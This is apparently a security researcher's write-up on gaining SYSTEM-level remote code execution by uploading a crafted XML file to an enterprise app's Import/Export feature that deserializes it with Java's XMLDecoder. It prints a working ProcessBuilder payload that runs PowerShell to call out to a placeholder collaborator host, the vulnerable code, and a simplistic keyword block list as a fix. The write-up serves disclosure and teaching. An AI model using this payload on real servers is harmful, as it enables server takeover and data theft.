Not every critical vulnerability lives behind a login bypass or an authentication flaw. Sometimes the most dangerous bugs hide in the most mundane features — the kind that product managers add without a second thought and security teams never look twice at.
An Import/Export button. That’s where this one was.
The Feature Nobody Thinks Is Dangerous
The application was a large enterprise platform. Standard stuff — dashboards, reports, data management. And buried in one of the data management sections was a perfectly innocent looking feature: Import/Export to Excel.
Users could export their data as a file and import it back in. Completely normal functionality. Used every day by thousands of enterprise users worldwide.
The file format accepted for import? XML.
That’s the first thing that caught my attention.
Reconnaissance — What’s Actually Being Parsed?
I exported a legitimate dataset first to understand the file format. The exported XML contained standard data wrapped in what looked like Java object serialization markers:
<?xml version="1.0" encoding="UTF-8"?>
<java version="11.0.26" class="java.beans.XMLDecoder">
  <object class="com.syelit.view.item.ImportExportDBItem">
    <void property="description">
      <!-- data here -->
    </void>
  </object>
</java>
That java.beans.XMLDecoder class jumped out immediately.
XMLDecoder is Java’s built-in XML deserialization mechanism. It reads XML and reconstructs Java objects from it. And unlike JSON or standard XML parsers, XMLDecoder is extremely powerful — it can instantiate arbitrary Java classes and invoke methods on them.
If the application is passing user-supplied XML directly into XMLDecoder without validation, that’s a deserialization vulnerability. And deserialization vulnerabilities in Java are almost always Remote Code Execution.
Understanding the Attack — XMLDecoder and ProcessBuilder
Java’s XMLDecoder can deserialize any Java object that follows the JavaBeans specification. This includes java.lang.ProcessBuilder — the standard Java class for spawning system processes.
The attack works like this: craft an XML payload that, when deserialized by XMLDecoder, instantiates a ProcessBuilder object and calls start() on it — effectively running an operating system command on the server.
A basic payload looks like this:
<?xml version="1.0" encoding="UTF-8"?>
<java version="11.0.26" class="java.beans.XMLDecoder">
  <object class="java.lang.ProcessBuilder">
    <array class="java.lang.String" length="3">
      <void index="0"><string>cmd</string></void>
      <void index="1"><string>/c</string></void>
      <void index="2">
        <string>powershell Invoke-WebRequest -Uri 'http://COLLABORATOR_URL/pb-hostname-win' -Method POST -Body $u</string>
      </void>
    </array>
    <void method="start"/>
  </object>
</java>
Breaking this down:
<object class="java.lang.ProcessBuilder">— tells XMLDecoder to instantiate a ProcessBuilder object<array class="java.lang.String" length="3">— creates the command array:cmd /c <command>- The command uses PowerShell to make an HTTP request to my Burp Collaborator URL — if the server executes it, I get a callback
<void method="start"/>— callsProcessBuilder.start()which executes the command
The key insight is that XMLDecoder was designed to do exactly this — reconstruct Java objects from XML. We’re not exploiting a bug in XMLDecoder itself, we’re exploiting the fact that the application is feeding untrusted user input into a mechanism that was never meant to handle it.
Crafting and Delivering the Payload
I crafted the malicious XML and uploaded it through the import feature, intercepting the request in Burp Suite:

The request hit the endpoint, the server processed the file, and I switched over to Burp Collaborator to watch for callbacks.
The Callback — NT AUTHORITY\SYSTEM
Within seconds of sending the payload, Burp Collaborator lit up.

Multiple DNS and HTTP interactions — the server had executed my command and phoned home. Looking at the HTTP callback in the Collaborator panel, the whoami output was clear:
nt authority\systemNot a low-privilege service account. Not www-data. Not an application user.
NT AUTHORITY\SYSTEM — the highest privilege level on a Windows machine. Full control over the operating system, all files, all processes, the entire host.
The import feature was running in the context of a Windows service account with SYSTEM privileges, and there was zero sanitization on the XML being parsed.
Why XMLDecoder Is So Dangerous
The core problem is that java.beans.XMLDecoder was built for trusted environments — deserializing data that the application itself serialized. It was never designed to handle data from external, untrusted sources.
When developers use XMLDecoder to parse user-uploaded files, they’re essentially handing an attacker a fully-featured Java execution environment. Any class available on the JVM classpath can be instantiated. Any method can be called.
The vulnerable code likely looked something like this:
// Reading the uploaded XML file
InputStream inputStream = uploadedFile.getInputStream();

// Directly passing user input to XMLDecoder — no validation
XMLDecoder decoder = new XMLDecoder(inputStream);
Object importedData = decoder.readObject();  // 💀 executes attacker-controlled XML
decoder.close();
Two lines of code. That’s the difference between a safe import feature and a full server compromise.
Impact
With NT AUTHORITY\SYSTEM level RCE on the server:
- Complete control over the Windows host
- Access to all files, credentials, and secrets stored on the machine
- Ability to move laterally across the internal network
- Potential domain compromise if the server was domain-joined
- Full access to the application’s database credentials and data
This is as bad as it gets for a web application finding.
Remediation
Never feed user-supplied data into XMLDecoder. There is no safe way to use XMLDecoder with untrusted input.
The fixes:
1. Replace XMLDecoder with a safe parser — use a standard XML parser like JAXB or Jackson for data import. They parse data, not executable Java objects.
2. Validate file format strictly — reject any XML that contains Java class references before parsing:
String content = new String(uploadedFile.getBytes());
if (content.contains("java.lang.ProcessBuilder") ||
    content.contains("XMLDecoder") ||
    content.contains("Runtime")) {
    throw new SecurityException("Malicious XML detected");
}
3. Run the application with least privilege — the service should never run as SYSTEM. Use a dedicated low-privilege service account.
4. Sandbox file processing — process imported files in an isolated environment with no network access and restricted filesystem permissions.
Takeaways
- Import/Export features are high-value targets — they accept complex file formats and are often overlooked during security reviews
java.beans.XMLDecoderwith user input is almost always RCE — treat it likeeval()- Always test what file format an import feature actually expects — XML with Java class references is a major red flag
- Burp Collaborator is essential for confirming blind RCE — without it, this finding would have been much harder to prove
Questions or want to discuss the technique? Hit me up on X.